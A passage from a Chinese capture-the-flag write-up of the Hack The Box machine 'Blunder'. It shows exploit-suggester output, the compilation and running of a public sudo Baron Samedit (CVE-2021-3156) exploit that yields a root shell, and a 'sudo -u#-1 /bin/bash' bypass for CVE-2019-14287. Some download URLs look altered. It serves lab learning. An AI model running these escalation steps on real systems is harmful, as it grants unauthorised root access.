
(root@kali)-[/home/kali/hackthebox/Blunder/files]
# ls
'Screenshot from 2019-11-28 13-17-29.png' 'Screenshot from 2019-11-28 14-02-13.png'

(root@kali)-[/home/kali/hackthebox/Blunder/files]
# ls -lsh
总用量 616K
444K -rw-r--r-- 1 root root 441K 4月 27 10:59 'Screenshot from 2019-11-28 13-17-29.png'
172K -rw-r--r-- 1 root root 171K 4月 27 11:00 'Screenshot from 2019-11-28 14-02-13.png'

(root@kali)-[/home/kali/hackthebox/Blunder/files]
#

```

在截图里看到了 root flag:



通过执行 `les.sh` 来查看可提权的 exploit:

```
Available information:
Kernel version: 5.3.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 19.10
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:
76 kernel space exploits
48 user space exploits

Possible Exploits:

[+] [CVE-2021-3156] sudo Baron Samedit 2

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: probable
Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
Download URL: https://codecademy.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: less probable
Tags: mint=19,ubuntu=18|20, debian=10
Download URL: https://codecademy.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2019-18634] sudo pwfeedback

Details: https://dylankatz.com/Analysis-of-CVE-2019-18634/
Exposure: less probable
Tags: mint=19
Download URL: https://github.com/saleemrashid/sudo-cve-2019-18634/raw/master/exploit.c
Comments: sudo configuration requires pwfeedback to be enabled.
```

前两条都是和 `sudo` 相关，查看当前的版本： `Sudo version 1.8.25p1` 确认存在漏洞，找到对应的 exploit： <https://github.com/CptGibbon/CVE-2021-3156>

```
hugo@blunder:/tmp/CVE-2021-3156-main$ ls
exploit.c  Makefile  README.md  shellcode.c
make
make
mkdir libnss_x
cc -O3 -shared -nostdlib -o libnss_x/x.so.2 shellcode.c
cc -O3 -o exploit exploit.c
./exploit
./exploit
id
id
uid=0(root) gid=0(root) groups=0(root),1001(hugo)
#
```

成功提权至 root shell~

总耗时四个半小时，我是真的菜... 啊啊啊啊啊啊啊啊啊啊~

其他的权限提升方法

`sudo 1.8.27 - Security Bypass` : <https://www.exploit-db.com/exploits/47502>

当知道 `sudo` 版本后，还发现一个 CVE-2019-14287 编号。这个漏洞使用户可以绕过 `sudo` 安全性并提升其权限，允许 `sudo` 用户以 `root` 用户身份运行命令，即使配置明确禁止这样做。当存在这种 `ALL=(ALL, !root)` 形式的配置时，表示对被切换到用户进行了 `ALL`(所有用户) 和其他用户的剔除操作。

该漏洞在小于 1.8.28 版本的 `sudo` 中存在。

`sudo -u#-1 /bin/bash`

参考： <https://juejin.cn/post/6844903967990775821>

参考

- <https://github.com/nomi-sec/PoC-in-GitHub>

